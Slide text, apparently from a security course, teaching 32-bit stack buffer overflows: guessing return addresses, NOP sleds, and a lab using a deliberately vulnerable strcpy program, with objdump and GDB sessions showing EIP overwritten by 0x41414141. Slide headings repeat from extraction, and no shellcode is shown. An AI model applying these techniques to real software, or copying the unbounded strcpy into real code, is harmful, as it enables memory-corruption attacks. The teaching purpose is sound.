What if we are wrong?




HIJACKING THE SAVED %EIP

What if we are wrong?




HIJACKING THE SAVED %EIP

What if we are wrong?



HIJACKING THE SAVED %EIP

What if we are wrong?



This is most likely data,
so the CPU will panic
(Invalid Instruction)

CHALLENGE 3: FINDING THE RETURN ADDRESS

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp

CHALLENGE 3: FINDING THE RETURN ADDRESS

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!

CHALLENGE 3: FINDING THE RETURN ADDRESS


- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers

CHALLENGE 3: FINDING THE RETURN ADDRESS

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers
- But without address randomization:
 - The stack always starts from the same, **fixed address**
 - The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)




IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)




IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)




IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)



IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)



Now we improve our chances
of guessing by a factor of #nops

BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets/etc.` begins.



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets/etc.` begins.



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets/etc.` begins.




BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets/etc.` begins.



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets/etc.` begins.



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets/etc.` begins.



It's time to get **really** serious

Buffer Overflow Attack – Hands-On Lab

The following is based on Ben Holland's notes on buffer overflow attacks as a part of the Program Analysis for Cybersecurity training for 2020 US Cyber Challenge security boot camps - <https://ben-holland.com/pac2020/>



The details discussed in this module *assumes* a **32-bit x86 architecture**


X86 (32-bit) Registers

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Addresses are 1 Word/4 bytes/32 bits

Word Address	Data								
⋮	⋮								⋮
0000000C	4	0	F	3	0	7	8	8	Word 3
00000008	0	1	E	E	2	8	4	2	Word 2
00000004	F	2	F	1	A	C	0	7	Word 1
00000000	A	B	C	D	E	F	7	8	Word 0
width = 4 bytes									

Little Endian Bytes Ordering



What do we need for this Lab?

- Virtual Box (6.0.x):
https://www.virtualbox.org/wiki/Download_Old_Builds_6_0
- The free hacking-live-1.0 live Linux distribution created by NoStarch Press for the Hacking – The Art of Exploitation (2nd Edition) book.
 - Virtual Machine: <http://www.benjaminsbox.com/pac/HackingLive.ova>
 - The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.
 - Credentials: *pac:badpass*

What are we going to do?

- We are going to exploit the buffer overflow vulnerability in the code below by injecting a shellcode that prints **Owned!!!** on terminal.

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Before we start!


Shell Basics

- `man` : A command line interface to the command reference manual
- `pwd` : Prints the current working directory
- `cd` : Changes the working directory
- `cat` : Concatenates (prints) a file to the standard output
- `grep` : Searches for a pattern in a file
- `|` : Pipes are used to redirect output of a program to the input of another program
- `>` : Redirect stream to write to a file
- `>>` : Redirect stream to append to a file
- `<` : Redirect file contents into program stdin
- `~` : A path shortcut to the home directory (e.g. `cd ~/Desktop`)
- `$(cat myfile)` : Evaluates an expression
- ``cat myfile`` : Backticks can also be used to evaluate an expression
- `hexdump` : Displays file contents as hexadecimal
- `nano` / `vi` / `hexedit` : These are file editors
- `wc` : Prints newline, word, and byte counts of a file

Important Note

The presented exploitation process merely provides a set of guidelines on how to perform buffer overflow attacks. The associated virtual machine has security features turned off and everything setup for performing the lab. Therefore, the discussed exploitation may not work on other Linux distributions.

Compile and Run the Vulnerable Program



```
pac@pac:~/bof $ cat basic_vuln.c
#include <stdio.h>
int main(int argc, char *argv[]) {
    char buf[64];
    strcpy(buf, argv[1]);
}
pac@pac:~/bof $ gcc basic_vuln.c -g -o basic_vuln.o
pac@pac:~/bof $ ./basic_vuln.o AAAAA
pac@pac:~/bof $
```

The terminal window displays the source code of a vulnerable program, its compilation into an executable, and its execution with a buffer overflow input. The code defines a 64-byte buffer and copies the first command-line argument into it without bounds checking. The compilation step uses the `-g` flag to include debug symbols. The execution step runs the program with five 'A' characters as input.

Compilation command

“-g” denotes that debug symbols should be added to the compiled binary

runs our program with a string input of 5 As

Inspecting Compiled Code with GNU objdump

```
pac@pac:~/bof $ objdump -M intel -D basic_vuln.o | grep -A20 main.:
08048374 <main>:
8048374: 55          push    ebp
8048375: 89 e5       mov     ebp,esp
8048377: 83 ec 58    sub     esp,0x58
804837a: 83 e4 f0    and     esp,0xfffffff0
804837d: b8 00 00 00 00 mov     eax,0x0
8048382: 29 c4       sub     esp,eax
8048384: 8b 45 0c    mov     eax,DWORD PTR [ebp+12]
8048387: 83 c0 04    add     eax,0x4
804838a: 8b 00       mov     eax,DWORD PTR [eax]
804838c: 89 44 24 04 mov     DWORD PTR [esp+4],eax
8048390: 8d 45 b8    lea     eax,[ebp-72]
8048393: 89 04 24    mov     DWORD PTR [esp],eax
8048396: e8 05 ff ff ff call    80482a0 <strcpy@plt>
804839b: c9         leave  esp
804839c: c3         ret
804839d: 90         nop
804839e: 90         nop
804839f: 90         nop

080483a0 <_libc_csu_fini>:
pac@pac:~/bof $
```

1 The “**-M intel**” option specifies that the assembly instructions should be printed in Intel syntax instead of the alternative AT&T syntax

The *objdump* program will spit out a lot of information, so we can pipe the output into *grep* to only display **20** lines after the line that matches the regular expression “**main.:**”

2 Notice that the call to *strcpy* occurs at memory address 0x08048396

Our program code is stored in **memory**, and *every instruction is assigned a memory address*

Using GDB to Run our Vulnerable Program

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048384: file basic_vuln.c, line 4.
(gdb) run
Starting program: /home/pac/bof/basic_vuln.o

Breakpoint 1, main (argc=1, argv=0xbffff8e4) at basic_vuln.c:4
4      strcpy(buf, argv[1]);
(gdb) info registers
eax             0x0             0
ecx             0x48e0fe81      1222704769
edx             0x1             1
ebx             0xb7fd6ff4      -1208127500
esp             0xbffff800      0xbffff800
ebp             0xbffff858      0xbffff858
esi             0xb8000ce0      -1207956256
edi             0x0             0
eip             0x8048384        0x8048384 <main+16>
eflags          0x200286 [ PF SF IF ID ]
cs              0x73           115
ss              0x7b           123
ds              0x7b           123
es              0x7b           123
fs              0x0             0
gs              0x33           51
(gdb) quit
The program is running.  Exit anyway? (y or n) y
pac@pac:~/bof $
```

Set a breakpoint at the **main** function

Run the program “run” with empty arguments

Inspect the registers “info registers”

A CPU register is like a special internal variable that is used by the processor

To view the value of a single register (e.g., EIP), then we use the command: “info register eip”

Quit GDB

Running the GNU Debugger (GDB) in quiet mode (-q) for basic_vuln.o

Reached the breakpoint at function **main**

X86 (32-bit) Registers

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Answer “y” to confirm quitting

Using GDB to Run our Vulnerable Program

View the program's source code

Run GDB on **basic_vuln.o**

Disassembles function **main**

Notice that the call to **strcpy** occurs at memory address 0x08048396

Quit GDB

Next, we will set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

The goal is to be able to inspect machine registers before and after the **strcpy** function call

Inspecting Registers with Normal Input

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with 5 As input

Inspect the registers “info registers”

Quit GDB

Run GDB on **basic_vuln.o**

Reached the breakpoint

We entered a string that **easily fit within our buffer**, so the state of these registers is within the **expected operation of the program**.

What would happen if we entered a string that was longer than 64 characters? and how would it impact the operation of the program?

Answer “y” to confirm quitting

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run AAAAA
Starting program: /home/pac/bof/basic_vuln.o AAAAA

Breakpoint 1, 0x804839c in main (argc=134513524, argv=0x2) at basic_vuln.c:5
5      }
(gdb) info registers
eax             0xbffff800      -1073743872
ecx             0xfffffdd9      -551
edx             0xbffffa2d      -1073743315
ebx             0xb7fd6ff4      -1208127500
esp             0xbffff84c      0xbffff84c
ebp             0xbffff8a8      0xbffff8a8
esi             0xb8000ce0      -1207956256
edi             0x0             0
eip             0x804839c      0x804839c <main+40>
eflags          0x200246 [ PF ZF IF ID ]
cs              0x73           115
ss              0x7b           123
ds              0x7b           123
es              0x7b           123
fs              0x0             0
gs              0x33           51
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

Crafting a Long Input

[illegible]

Inspecting Registers with Long Input

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with the long input
run `cat long_input`

Note the difference between ` and '`

Inspect the registers
"info registers"

Continue running past the breakpoint

Quit GDB

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run `cat long_input`
Starting program: /home/pac/bof/basic_vuln.o `cat long_input`

Breakpoint 1, 0x804839c in main (argc=Cannot access memory at address 0x41414149
) at basic_vuln.c:5
5      }
(gdb) info registers
eax             0xbffff7a0      -1073743968
ecx             0xfffffdd8      -552
edx             0xbffffa2d      -1073743315
ebx             0xb7fd6ff4      -1208127500
esp             0xbffff7ec      0xbffff7ec
ebp             0x41414141      0x41414141
esi             0xb8000ce0      -1207956256
edi             0x0             0
eip             0x804839c        0x804839c <main+40>
eflags          0x200246 [ PF ZF IF ID ]
cs              0x73           115
ss              0x7b           123
ds              0x7b           123
es              0x7b           123
fs              0x0             0
gs              0x33           51
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

Run GDB on **basic_vuln.o**

Reached the breakpoint

